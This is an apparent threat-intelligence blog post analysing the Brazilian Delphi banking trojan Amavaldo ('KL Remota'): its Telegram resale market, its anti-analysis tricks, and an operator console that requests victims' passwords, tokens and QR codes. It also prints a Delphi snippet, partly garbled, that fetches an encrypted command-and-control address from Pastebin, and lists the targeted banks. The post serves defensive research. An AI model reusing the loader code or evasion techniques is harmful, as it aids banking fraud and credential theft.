
# KL Remota—Brazilian Malware Bank

blog.threatzero.io/kl-remota-brazilian-malware-bank-244ac569fb33

Raphael Mendonça March 6, 2023



Among security researchers, Brazil has become known mainly for its trojans developed in the Delphi language.

They are different trojan families with similar technical characteristics and objectives: stealing data and sessions, establishing persistence and transferring money from victims' bank accounts through remote access.

Over the last few years, different names have been used to identify this type of malware.

Timeline Brazilian Malware Bank
A multidisciplinary cybercrime ecosystem offers specific capabilities and moves immeasurable amounts of money.

The telegram network is considered the Brazilian darkweb and all the necessary services are available in channels specialized in the respective themes.

Ecosystem Brazilian Malware Bank
KL Remota, a term used among threat actors, is the generic name of the Trojan source code in Delphi and can be easily found in telegram channels at an approximate cost of $6,000 dollars, however, after payment there is no guarantee that the seller will actually share the code, which makes it difficult to purchase this type of malware source code.

The weekly rental becomes an alternative with less risk and investment, for the approximate amount of $600 dollars it is possible to rent an Server C&C operator interface with a limited number of infects (Ex: 30) and start a small campaign.

KL Components

In December 2022 we collected samples from Amavaldo and observed the use of captcha as a new technique added to avoid automated analysis.

Another well-known technique that has the same objective is the inclusion of multiple Bytes at the end of the file so that its size is greater than that supported by platforms such as VirusTotal and Any.Run

Binary diff
Still about on anti-debug techniques, we observed that the algorithm developed by Tom Lee is used to decrypt a string collected from the Pastebin platform.

The string aims to reveal the IP address and Port of the Command-and-Control to which the victim's device must establish the reverse connection.

```
begin
 try
  CoInitialize(nil);
  URL := 'http://pastebin.com/raw/xxxxxx';
  dados := nil;
  dados := TStringList.Create;
  res1 := nil;
  res1 := TStringList.Create;
  res2 := nil;
  res2 := TStringList.Create;
  rel := nil;
  rel := TStringList.Create;



  http := CreateOleObject('WinHttp.WinHttpRequest.5.1');
  http.open('GET', URL, false);
  http.send;
  usuarios := http.responsetext;



  dados.Text := usuarios;
  dados.Text := StringReplace(dados.Text, '&quot;', '"',
  [rfReplaceAll, rfIgnoreCase]);

  res1.Add(dados.Text);  res2.Add(ExtractText(res1.Strings[0], 'start', 'end'));
jsonObj := TJSONObject.ParseJSONValue(TEncoding.ASCII.GetBytes  (res2.Text), 0) as
TJSONObject;  jv_Host := jsonObj.Get('host').JsonValue;  Address :=
trim(vDecript(jv_Host.Value)); } CoUninitialize; exceptend;
```

After running Amavaldo, it creates a process in the operating system, loads the DLL NvSmartMax.dll into memory and, through the FindWindow function, starts monitoring the active windows in the victim's session in the background.

In its code there is a list of strings belonging to the financial institutions that will be triggers to establish the connection with the attacker's C&C after the user accesses the respective websites.

The operator interface also offers server functionality, for each connected victim an audible alert is issued, and the console displays hostname, financial institution name, IP address and browser information.

KL Operator
While the victim browses the bank page, the attacker monitors his activities until the moment he starts the interaction, then the victim will have the perception that protection modules are being updated on his device, when in fact the attacker will be logged into his account banking from your own computer and making transfers to other current accounts.

Among the options available on the operator console are:

- Standby Mode
- Request QR code
- Request 6-digits password.
- Request account password.
- Request certificate password.
- Request SMS token.
- Request key.
- Request electronic signature.
- Restart the victim's computer.

Tela de Modo Espera do Banco do Brasil
The institutions identified as targets of the Amavaldo malware were:

- Bank of Brasil
- Bradesco Bank
- Itáu Bank
- Santander Bank
- Sicredi Bank
- Mercantil Bank
- Caixa Economica
- Sicoob Bank
- Unicred Bank
- BNB Bank
- Inter Bank

- Sicoob
- MUFG Bank
- Banestes
- Bank of the State of Pará
- Cetelem
- SafraNet
- Paulista Bank
- Unicred
- UniprimeCentral
- BMG Bank
- Votorantim Bank
- NBC Bank
- Tribanco
- Alfa Bank
- Indusval & Partners Bank
- Banrisul
- Original Bank
- Celcoin
- Nubank
- Bank of Brasília
- Bank of Amazônia
- Banese
- Topazio Bank
- Industrial Bank
- Daycoval
- Cidetran
- Viacredi